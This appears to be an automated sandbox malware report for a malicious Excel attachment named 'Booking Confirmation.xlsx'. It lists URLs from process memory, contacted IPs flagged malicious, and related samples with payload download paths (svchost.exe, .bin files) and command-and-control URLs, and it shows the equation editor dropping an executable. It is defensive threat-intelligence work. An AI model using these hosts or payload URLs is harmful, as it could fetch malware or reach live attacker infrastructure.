
Name	Source	Malicious	Antivirus Detection	Reputation
http://www.mercadolivre.com.br/	explorer.exe, 00000006.0000000 0.2209444935.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.merlin.com.pl/favicon.ico	explorer.exe, 00000006.0000000 0.2209444935.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.ebay.de/	explorer.exe, 00000006.0000000 0.2209444935.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.mtv.com/	explorer.exe, 00000006.0000000 0.2209444935.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.rambler.ru/	explorer.exe, 00000006.0000000 0.2209444935.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.nifty.com/favicon.ico	explorer.exe, 00000006.0000000 0.2209444935.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.dailymail.co.uk/	explorer.exe, 00000006.0000000 0.2209444935.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www3.fnac.com/favicon.ico	explorer.exe, 00000006.0000000 0.2209444935.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://buscar.ya.com/	explorer.exe, 00000006.0000000 0.2209444935.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.yahoo.com/favicon.ico	explorer.exe, 00000006.0000000 0.2209444935.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.iis.fhg.de/audioPA	explorer.exe, 00000006.0000000 0.2198231538.0000000004B50000. 00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sogou.com/favicon.ico	explorer.exe, 00000006.0000000 0.2209444935.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://asp.usatoday.com/	explorer.exe, 00000006.0000000 0.2209444935.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://fr.search.yahoo.com/	explorer.exe, 00000006.0000000 0.2209444935.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://rover.ebay.com	explorer.exe, 00000006.0000000 0.2209444935.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://in.search.yahoo.com/	explorer.exe, 00000006.0000000 0.2209444935.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://img.shopzilla.com/shopzilla/shopzilla.ico	explorer.exe, 00000006.0000000 0.2209444935.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.ebay.in/	explorer.exe, 00000006.0000000 0.2209444935.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://image.excite.co.jp/jp/favicon/lep.ico	explorer.exe, 00000006.0000000 0.2209444935.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://%s.com	explorer.exe, 00000006.0000000 0.2209306525.000000000A330000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://msk.afisha.ru/	explorer.exe, 00000006.0000000 0.2209444935.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	vbc.exe, 00000004.00000002.218 9207331.0000000002371000.00000 004.00000001.sdmp	false		high
http://busca.igbusca.com.br//app/static/images/favicon.ico	explorer.exe, 00000006.0000000 0.2209444935.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.rediff.com/	explorer.exe, 00000006.0000000 0.2209444935.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.windows.com/pctv.	explorer.exe, 00000006.0000000 0.2197440508.0000000003C40000. 00000002.00000001.sdmp	false		high
http://www.ya.com/favicon.ico	explorer.exe, 00000006.0000000 0.2209444935.000000000A3E9000. 00000008.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.etmall.com.tw/favicon.ico	explorer.exe, 00000006.0000000 0.2209444935.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://it.search.dada.net/favicon.ico	explorer.exe, 00000006.0000000 0.2209444935.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.naver.com/	explorer.exe, 00000006.0000000 0.2209444935.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.google.ru/	explorer.exe, 00000006.0000000 0.2209444935.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.hanafos.com/favicon.ico	explorer.exe, 00000006.0000000 0.2209444935.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://cgi.search.biglobe.ne.jp/favicon.ico	explorer.exe, 00000006.0000000 0.2209444935.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.abril.com.br/favicon.ico	explorer.exe, 00000006.0000000 0.2209444935.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.daum.net/	explorer.exe, 00000006.0000000 0.2209444935.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.naver.com/favicon.ico	explorer.exe, 00000006.0000000 0.2209444935.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.msn.co.jp/results.aspx?q=	explorer.exe, 00000006.0000000 0.2209444935.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.clarin.com/favicon.ico	explorer.exe, 00000006.0000000 0.2209444935.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://buscar.ozu.es/	explorer.exe, 00000006.0000000 0.2209444935.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://kr.search.yahoo.com/	explorer.exe, 00000006.0000000 0.2209444935.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.about.com/	explorer.exe, 00000006.0000000 0.2209444935.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://busca.igbusca.com.br/	explorer.exe, 00000006.0000000 0.2209444935.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.microsofttranslator.com/BVPrev.aspx?ref=IE8Activity	explorer.exe, 00000006.0000000 0.2209444935.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.ask.com/	explorer.exe, 00000006.0000000 0.2209444935.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.priceminister.com/favicon.ico	explorer.exe, 00000006.0000000 0.2209444935.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.cjmall.com/	explorer.exe, 00000006.0000000 0.2209444935.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.centrum.cz/	explorer.exe, 00000006.0000000 0.2209444935.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://suche.t-online.de/	explorer.exe, 00000006.0000000 0.2209444935.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.google.it/	explorer.exe, 00000006.0000000 0.2209444935.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.auction.co.kr/	explorer.exe, 00000006.0000000 0.2209444935.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.ceneo.pl/	explorer.exe, 00000006.0000000 0.2209444935.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.amazon.de/	explorer.exe, 00000006.0000000 0.2209444935.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.piriform.com/ccleanerhttp://www.piriform.com/ccleanerv	explorer.exe, 00000006.0000000 0.2205387909.000000000861C000. 00000004.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://sads.myspace.com/	explorer.exe, 00000006.0000000 0.2209444935.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://busca.buscape.com.br/favicon.ico	explorer.exe, 00000006.0000000 0.2209444935.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.pchome.com.tw/favicon.ico	explorer.exe, 00000006.0000000 0.2209444935.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://browse.guardian.co.uk/favicon.ico	explorer.exe, 00000006.0000000 0.2209444935.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://google.pchome.com.tw/	explorer.exe, 00000006.0000000 0.2209444935.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://list.taobao.com/browse/search_visual.htm?n=15&q=	explorer.exe, 00000006.0000000 0.2209444935.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.rambler.ru/favicon.ico	explorer.exe, 00000006.0000000 0.2209444935.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://uk.search.yahoo.com/	explorer.exe, 00000006.0000000 0.2209444935.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://espanol.search.yahoo.com/	explorer.exe, 00000006.0000000 0.2209444935.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.ozu.es/favicon.ico	explorer.exe, 00000006.0000000 0.2209444935.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://search.sify.com/	explorer.exe, 00000006.0000000 0.2209444935.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://openimage.interpark.com/interpark.ico	explorer.exe, 00000006.0000000 0.2209444935.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.yahoo.co.jp/favicon.ico	explorer.exe, 00000006.0000000 0.2209444935.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.ebay.com/	explorer.exe, 00000006.0000000 0.2209444935.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.gmarket.co.kr/	explorer.exe, 00000006.0000000 0.2209444935.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.nifty.com/	explorer.exe, 00000006.0000000 0.2209444935.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://searchresults.news.com.au/	explorer.exe, 00000006.0000000 0.2209444935.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.google.si/	explorer.exe, 00000006.0000000 0.2209444935.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.google.cz/	explorer.exe, 00000006.0000000 0.2209444935.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.soso.com/	explorer.exe, 00000006.0000000 0.2209444935.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.univision.com/	explorer.exe, 00000006.0000000 0.2209444935.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.ebay.it/	explorer.exe, 00000006.0000000 0.2209444935.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://images.joins.com/ui_c/fvc_joins.ico	explorer.exe, 00000006.0000000 0.2209444935.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.asharqalawsat.com/	explorer.exe, 00000006.0000000 0.2209444935.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://busca.orange.es/	explorer.exe, 00000006.0000000 0.2209444935.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://cnweb.search.live.com/results.aspx?q=	explorer.exe, 00000006.0000000 0.2209444935.000000000A3E9000. 00000008.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://auto.search.msn.com/response.asp?MT=	explorer.exe, 00000006.0000000 0.2209306525.000000000A330000. 00000008.00000001.sdmp	false		high
http://search.yahoo.co.jp	explorer.exe, 00000006.0000000 0.2209444935.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.target.com/	explorer.exe, 00000006.0000000 0.2209444935.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://buscador.terra.es/	explorer.exe, 00000006.0000000 0.2209444935.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.orange.co.uk/favicon.ico	explorer.exe, 00000006.0000000 0.2209444935.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.iask.com/	explorer.exe, 00000006.0000000 0.2209444935.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.tesco.com/	explorer.exe, 00000006.0000000 0.2209444935.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://cgi.search.biglobe.ne.jp/	explorer.exe, 00000006.0000000 0.2209444935.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://search.seznam.cz/favicon.ico	explorer.exe, 00000006.0000000 0.2209444935.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://suche.freenet.de/favicon.ico	explorer.exe, 00000006.0000000 0.2209444935.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.interpark.com/	explorer.exe, 00000006.0000000 0.2209444935.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.ipop.co.kr/favicon.ico	explorer.exe, 00000006.0000000 0.2209444935.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://investor.msn.com/	explorer.exe, 00000006.0000000 0.2197440508.0000000003C40000. 00000002.00000001.sdmp	false		high
http://search.espn.go.com/	explorer.exe, 00000006.0000000 0.2209444935.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.myspace.com/favicon.ico	explorer.exe, 00000006.0000000 0.2209444935.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.centrum.cz/favicon.ico	explorer.exe, 00000006.0000000 0.2209444935.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://p.zhongsou.com/favicon.ico	explorer.exe, 00000006.0000000 0.2209444935.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://service2.bfast.com/	explorer.exe, 00000006.0000000 0.2209444935.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.%s.comPA	explorer.exe, 00000006.0000000 0.2192186293.0000000001C70000. 00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
103.125.191.5	unknown	Viet Nam		135905	VNPT-AS-VNVIETNAMPOSTSANDTELECOMMUNICATIONSGROUPVN	true
216.130.188.93	unknown	United States		27257	WEBAIR-INTERNETUS	true
34.102.136.180	unknown	United States		15169	GOOGLEUS	true

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	323046
Start date:	26.11.2020
Start time:	09:02:15
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 15s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Booking Confirmation.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	9
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default

Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSX@9/6@5/3
EGA Information:	Failed
HDC Information:	• Successful, ratio: 27.2% (good quality ratio 25.8%) • Quality average: 72.6% • Quality standard deviation: 28%
HCA Information:	• Successful, ratio: 95% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe • TCP Packets have been reduced to 100 • Report size getting too big, too many NtAllocateVirtualMemory calls found.

Simulations

Behavior and APIs

Time	Type	Description
09:03:13	API Interceptor	120x Sleep call for process: EQNEDT32.EXE modified
09:03:18	API Interceptor	69x Sleep call for process: vbc.exe modified
09:03:28	API Interceptor	33x Sleep call for process: RegSvcs.exe modified
09:03:42	API Interceptor	223x Sleep call for process: raserver.exe modified
09:04:18	API Interceptor	1x Sleep call for process: explorer.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
103.125.191.5	Confectionary and choco.xlsx	Get hash	malicious	Browse	• mndyworkfinesanotherrainbowlomoyentmntbc.ydns.eu/worksdoc/svchost.exe
	New Order .xlsx	Get hash	malicious	Browse	• workfinestdysanotherrainbowlomoyentstcbn.ydns.eu/worksdoc/svchost.exe
	Tyre Pricelist.xlsx	Get hash	malicious	Browse	• workfinethdysanotherrainbowlomoyentthghf.ydns.eu/worksdoc/svchost.exe
	2eD17GZuWs.exe	Get hash	malicious	Browse	• 103.125.191.5/bin_xMjelaYnr43.bin
	Unique food order.xlsx	Get hash	malicious	Browse	• 103.125.191.5/bin_xMjelaYnr43.bin

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
216.130.188.93	Lv3pXahxWE.exe	Get hash	malicious	Browse	• www.affinitymotorsales.com/kgw/?l6A=D+Ti5aRwW0y95XaEFky6cyQTuFVn7Yolh M5bhw08QBy1mkfjsiVVelVow0C6HRleo18M&nlut_l=u6ApJr30GRsH7R
34.102.136.180	PI202009255687.xlsx	Get hash	malicious	Browse	• www.lygosfilms.info/ogg/?Xrx4lx8=o9DTWGgejQhFb0XDNKFr8x252gLWlqtFw+u/IiN1z9p9QWzZEqjsrtg5rynyb3VCEFeW0g==&eny8V=8p-t_j0xRnOLT2
	VOMAXTRADING.doc	Get hash	malicious	Browse	• www.mycapecrusade.com/bu43/?OBZPd=k6AhchXHBB&Yzrx=5Lfh6qcZO6QCpL41ah3mk8LUL3OJ/OZx9c26bzra2u0GgF5XtbJN8WKHQCrl7u2LEBkhnA==
	purchase order.exe	Get hash	malicious	Browse	• www.rettexo.com/sbmh/?0PJtBJ=kHp9H1tPAFmVsD64lxBGFA2zeARzx9tS7bJBiT/v97zwTY8F+uE1Nk95aq19aJdA0x4qnOoYAg==&jDHXG=aFNTklSp
	inv.exe	Get hash	malicious	Browse	• www.nextgenmemorabilia.com/hko6/?rL0=EcalOYSyHuIWNe0yBiyzQnDoyWnQ8AXmuso6y7H91Y9cmoRSZtclvU9o5GCKwGOmvOmDBOYeyw==&3f_X=Q2J8lT4hKB4
	anthon.exe	Get hash	malicious	Browse	• www.stlmache.com/94sb/?D8c=zlihirZ0hdZXaD&8pdPSNhX=oHhCnRhAqLFON9zTJDssyW7Qcc6qw5o0Z4654po5P9rAmpqiU8ijSaSHb7UixrcmwTy4
	RFQ For TRANS ANATOLIAN NATURAL GAS PIPELINE (TANAP) - PHASE 1(Package 2).exe	Get hash	malicious	Browse	• www.messianicentertainment.com/mkv/

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Scan 25112020 pdf.exe	Get hash	malicious	Browse	• www.youarecoveredamerica.com/cxs/?wR=30eviFukjpDMKdZAPLSN5kaysTzlcADcsOyOixR0/60FoTO0nFa3+4ZYvhmf8uIzSvTf&V4=inHXwbhx
	PO EME39134.xlsx	Get hash	malicious	Browse	• www.pethgroup.com/mfg6/?NL08b=wzYKSVBwuJMkKFzZssaTzgW2Vk9zJFgyObnh9ous05GVmO8iDcl865kQdMMIGiQlXQz3Bg==&Ab=JpApTx
	PRODUCT INQUIRY BNQ1.xlsx	Get hash	malicious	Browse	• www.d2cbox.com/coz3/?RFN4=Db4oM/0ZSLcS2WrsSk0EAPitYAH7G5kPXSBsu1Ti9XYpj/EUmwYzXG6I+6XEGkDvXHlCmg==&RB=NL00JzKhBv9HkNRp
	Document Required.xlsx	Get hash	malicious	Browse	• www.vegbydesign.net/et2d/?LDHDp=V0L4Gg8XEG33noZ7KcimyECCbO7JKaiXnbIiZHmOm/4B4fbkqB2G6gSUl7eOq1VGLYG7cQ==&1bY8l=ktg8tf6PjX7
	Payment - Swift Copy.exe	Get hash	malicious	Browse	• www.meetyourwish.com/mnc/?Mdkdxdax=WY4KUSY8ftRWBzX7AqE30jxuDiwNulyYTSspkj6O426HLT41/FrvTZzWmkvAdUuy3I6l&ZVj0=YN6tXn0HZ8X
	Shipment Document BLINV And Packing List Attached.exe	Get hash	malicious	Browse	• www.kanmra.com/bg8v/?DXIXO=bN+sZwdqksHEVUXNrgv1qWKxxuRS+qOVBUFqNGSJvK31ERFsrbT8+Ywa/qntJ641tecm&Jt7=XPv4nH2h
	SR7UzD8vSg.exe	Get hash	malicious	Browse	• www.seatoskyphotos.com/g65/?7nwhJ4l=TXJeSLolb01vansOrhIgOMhNYUnQdj/rfF4amJcBrUYE+yYYkSMe6xNPoYCNXAECPfCM&PpJ=2dGHUZtH1RcT9x

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	fSBya4AvVj.exe	Get hash	malicious	Browse	• www.crdtchef.com/coz3/?uVg8S=yVCTVPM0BpPlbRn&Cb=6KJmJcklo30WnY6vewxcXLig2KFmxMKN3/pat9BWRdDlnxGr1qf1MmoT0+9/86rmVbJja+uPDg==
	7OKYiP6gHy.exe	Get hash	malicious	Browse	• www.space-ghost.com/mz59/?DxlpdH=bx7WlvEZr3O5XBwlnsT/p4C3h10gePk/QJkiFTbVYZMx/qNyufU701Fr8sAaS9DQf7SJ&k2Jxtb=fDHHbT_hY
	ptFlhqUe89.exe	Get hash	malicious	Browse	• www.pethgroup.com/mfg6/?EZxHcv=idCXUjVPw&X2MdRr9H=wzYKSVB1uOMgKV/VusaTzgW2Vk9zJFgyOb/xhrytwZGUm/QkEM0ws9cSepgeCyUWcTuH
	G1K3UzwJBx.exe	Get hash	malicious	Browse	• www.softdevteams.com/wsu/?JfBpEB4H=UDFlvLrb363Z/K3+q9OjWueixmKoOm8xQw3Yd3ofqrJMoI6bXqsuqW1H0uReyIz+CvJE&odqddr=RzuhPD
	ARRIVAL NOTICE.xlsx	Get hash	malicious	Browse	• www.befitptstudio.com/ogg/?oN9xX=4mwbOnk+WEse1PEPUI+9OE7CuRKrYpR8Uy9t/eBM2SPWQ9N1Pm1uQBQ852Ah+FLID8dO/Q==&r8=-ZoxsbmheH5H_0_
	Confectionary and choco.xlsx	Get hash	malicious	Browse	• www.thesiromiel.com/kgw/?qDH4D=f8c0xBrPYPKd&ML30a=2i2TlC6nSGv7nfRnhje0HOiHksQfPDJcIBIB+Miyp4ApD+T5OEbWO8tIEn4OYJPJCmlhDQ==
	C03N224Hbu.exe	Get hash	malicious	Browse	• www.pethgroup.com/mfg6/?Dz=wzYKSVB1uOMgKV/VusaTzgW2Vk9zJFgyOb/xhrytwZGUm/QkEM0ws9cSeqAONTEuC2HA&lnuh=TxllfFx

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
WEBAIR-INTERNETUS	Lv3pXahxWE.exe	Get hash	malicious	Browse	• 216.130.188.93
	http://WWW.ALYSSA-J-MILANO.COM	Get hash	malicious	Browse	• 174.137.133.49
	http://septterror.tripod.com/the911basics.html	Get hash	malicious	Browse	• 174.137.133.49
	MV.KMTC JEBEL ALI_pdf.exe	Get hash	malicious	Browse	• 173.239.5.6
	http://violinstop.com/TAR3D.dll	Get hash	malicious	Browse	• 69.42.65.212
	http://static.publicocdn.com	Get hash	malicious	Browse	• 174.137.133.49
	Tu8O5QdOKb.exe	Get hash	malicious	Browse	• 173.239.5.6
	ZYsTo6YDs9.exe	Get hash	malicious	Browse	• 213.247.47.190
	1vsFZtOf9z.exe	Get hash	malicious	Browse	• 213.247.47.190
	iL8ddTEpbR.exe	Get hash	malicious	Browse	• 173.239.5.6
	sr43539SKp.exe	Get hash	malicious	Browse	• 173.239.5.6
	rYgqmGG4iv.exe	Get hash	malicious	Browse	• 213.247.47.190
	xaVDKpgbfl.exe	Get hash	malicious	Browse	• 173.239.5.6
	2Acg74pnzd.exe	Get hash	malicious	Browse	• 173.239.5.6
	p7ZXKudJWx.exe	Get hash	malicious	Browse	• 213.247.47.190
	0026.exe	Get hash	malicious	Browse	• 213.247.47.190
	001-22.exe	Get hash	malicious	Browse	• 213.247.47.190
	http://targetsollutions.com	Get hash	malicious	Browse	• 173.239.8.164
	http://rstuniform.com	Get hash	malicious	Browse	• 173.239.5.6
	http://scamcharge.com	Get hash	malicious	Browse	• 174.137.133.49
VNPT-AS-VNVIETNAMPOSTSANDTELECOMMUNICATIONSGROUPVN	PI202009255687.xlsx	Get hash	malicious	Browse	• 103.141.138.87
	IN 20201125 PLIN.xlsx	Get hash	malicious	Browse	• 103.125.191.229
	ARRIVAL NOTICE.xlsx	Get hash	malicious	Browse	• 103.141.138.87
	Confectionary and choco.xlsx	Get hash	malicious	Browse	• 103.125.191.5
	Purchase Order PRI19-338.xlsx	Get hash	malicious	Browse	• 103.125.191.187
	Copy of Dwg for order DLH200909ShzuSh.xlsx	Get hash	malicious	Browse	• 103.141.138.130
	STATEMENT NOV20.xlsx	Get hash	malicious	Browse	• 103.141.138.87
	IN 20201125 PLIN.xlsx	Get hash	malicious	Browse	• 103.125.191.229
	SCAN_ARRIVAL_DOCUMENTS.xlsx	Get hash	malicious	Browse	• 103.141.138.120
	PO23419852020.xlsx	Get hash	malicious	Browse	• 103.141.138.124
	New Order .xlsx	Get hash	malicious	Browse	• 103.125.191.5
	Request for quotation.xlsx	Get hash	malicious	Browse	• 103.141.138.87
	Tyre Pricelist.xlsx	Get hash	malicious	Browse	• 103.125.191.5
	2eD17GZuWs.exe	Get hash	malicious	Browse	• 103.125.191.5
	Unique food order.xlsx	Get hash	malicious	Browse	• 103.125.191.5
	tt payment proof.xlsx	Get hash	malicious	Browse	• 103.125.191.187
	TIE-3735-2020.xlsx	Get hash	malicious	Browse	• 103.125.191.229
	payslip.s.xlsx	Get hash	malicious	Browse	• 103.125.191.187
	Telex-relase.xlsx	Get hash	malicious	Browse	• 103.141.138.120
	Y0L60XAhvo.rtf	Get hash	malicious	Browse	• 103.141.138.122

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\svchost[1].exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
